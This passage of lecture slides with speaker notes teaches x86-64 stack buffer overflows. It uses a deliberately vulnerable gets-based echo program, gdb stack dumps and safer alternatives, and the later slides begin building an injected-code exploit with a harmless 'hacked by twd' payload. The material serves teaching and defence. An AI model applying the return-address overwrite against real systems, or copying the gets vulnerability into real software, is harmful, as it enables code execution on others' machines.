  400553:       e8 d8 fe ff ff   callq  400430 <gets@plt>
  400558:       48 89 e7         mov    %rsp,%rdi
  40055b:       e8 b0 fe ff ff   callq  400410 <puts@plt>
  400560:       48 83 c4 18      add    $0x18,%rsp
  400564:       c3               retq
```


main:

```
0000000000400565 <main>:
  400565:       48 83 ec 08      sub    $0x8,%rsp
  400569:       b8 00 00 00 00   mov    $0x0,%eax
  40056e:       e8 d9 ff ff ff   callq  40054c <echo>
  400573:       b8 00 00 00 00   mov    $0x0,%eax
  400578:       48 83 c4 08      add    $0x8,%rsp
  40057c:       c3               retq
```

Supplied by CMU, but adapted for x86-64.

Note that 24 bytes are allocated on the stack for **buf**, rather than the 4 specified in the C code. This is an optimization having to do with the alignment of the stack pointer, a subject we will discuss in an upcoming lecture.

The text in the angle brackets after the calls to **gets** and **puts** mentions “plt”. This refers to the “procedure linkage table,” another topic we cover in an upcoming lecture. The calls are to the gets and puts functions, which are not statically linked to the program, but are dynamically linked. These concepts are not important now, we’ll cover them towards the end of the semester.



Buffer-Overflow Stack

Before call to gets

Stack frame
for **main**

Return Address

[3] [2] [1] [0]


%rsp
(buf)

Stack frame
for echo

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    subq    $24, %rsp
    movq    %rsp, %rdi
    call    gets
    movq    %rsp, %rdi
    call    puts
    addq    $24, %rsp
    ret
```

Supplied by CMU, but adapted for x86-64.



Buffer Overflow Stack Example

```
unix> gdb echo
(gdb) break echo
Breakpoint 1 at 0x40054c
(gdb) run
Breakpoint 1, 0x000000000040054c in echo ()
(gdb) print /x $rsp
$1 = 0x7fffffffe988
(gdb) print /x *(unsigned *)$rsp
$2 = 0x400573
```


Before call to gets

Just after call to gets

```
40056e:     e8 d9 ff ff ff    callq   40054c <echo>
400573:     b8 00 00 00 00    mov     $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.

Within gdb, the second print shows the 4-byte value at the end of the stack (i.e., pointed to by %rsp), interpreting it as an unsigned value. This is the return address, used by echo when it returns to main. What's in green will be the memory that will be allocated on the stack for buf.



Buffer Overflow Example #1

Before call to gets

Stack frame for **main**							
Return Address							
				[3]	[2]	[1]	[0]

Input 1234567


Stack frame for **main**							
00	00	00	00	00	40	05	73
00	37	36	35	34	33	32	31

Overflow buf, but no problem

```
40056e:        e8 d9 ff ff ff     callq   40054c <echo>
400573:        b8 00 00 00 00     mov     $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.

The ASCII-encoded input is shown in the green portion of the stack frame. Note that **gets** reads input until the first newline character, but then replaces it with the null character (0x0).



Buffer Overflow Example #2

Before call to gets

Stack frame
for **main**

Return Address

[3] [2] [1] [0]

Input 123456789ABCDEF01234567


Stack frame
for **main**

00	00	00	00	00	40	05	73
00	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

Still no problem

```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.



Buffer Overflow Example #3

Before call to gets

Stack frame for **main**

Return Address

				[3]	[2]	[1]	[0]

Input 123456789ABCDEF012345678


Stack frame for **main**

00	00	00	00	00	40	05	00
38	37	36	35	34	33	32	31
30	46	45	44	43	42	41	39
38	37	36	35	34	33	32	31

Return address corrupted

```
40056e:       e8 d9 ff ff ff    callq  40054c <echo>
400573:       b8 00 00 00 00    mov    $0x0,%eax
```

Supplied by CMU, but adapted for x86-64.




Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library functions that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don’t use `scanf` with `%s` conversion specification**
    - **» use `fgets` to read the string**
    - **» or use `%ns` where `n` is a suitable integer**

Supplied by CMU.

The man page for **gets** says (under Bugs): "Never use gets." One might wonder why it still exists – it's probably because too many programs would break if it were removed (but these programs probably should be allowed to break).



Malicious Use of Buffer Overflow


```
void main(){
   echo();
   ...
}
```

return address A

```
int echo() {
   char buf[80];
   gets(buf);
   ...
   return ...;
}
```

- Input string contains byte representation of executable code
- Overwrite return address A with address of buffer buf
- When `echo()` executes `ret`, will jump to exploit code

Supplied by CMU, but adapted for x86-64.




```
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most numerous of the bug-exploitation techniques. Even drivers for network interface devices might have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Note that in this version of our example, there is no function called "echo" – everything is done starting from **main**.



Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address

previous frame
return address
buf
(88 bytes)

Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```

The “write” function is the lowest-level output function (which we discuss in a later lecture). The first argument indicates we are writing to “standard output” (normally the display). The second argument is what we’re writing, and the third argument is the length of what we’re writing.

The “exit” function instructs the OS to terminate the program.

Quiz 1


The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0

b) 0x7fffffffe9a0

c) 0x7fffffffe948

d) it doesn't matter what value goes there




previous frame

0x7fffffffe9a0 return address

buf
(88 bytes)


0x7fffffffe948



Assembler Code from gcc

```
   .file "exploit.c"
   .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
   .string "hacked by twd\n"
   .text
   .globl  exploit
   .type   exploit, @function
exploit:
.LFB19:
   .cfi_startproc
   subq    $8, %rsp
   .cfi_def_cfa_offset 16
   movl    $14, %edx
   movl    $.LC0, %esi
   movl    $1, %edi
   call    write
   movl    $0, %edi
   call    exit
   .cfi_endproc
.LFE19:
   .size   exploit, .-exploit
   .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
   .section .note.GNU-stack,"",@progbits
```

This is the result of assembling the C code of our simple exploit using the command “gcc –S exploit.c –O1”. In a later lecture we’ll see what the unexplained assembler directives (such as .globl) mean, but we’re looking at this code so as to get the assembler instructions necessary to get started with building our exploit.



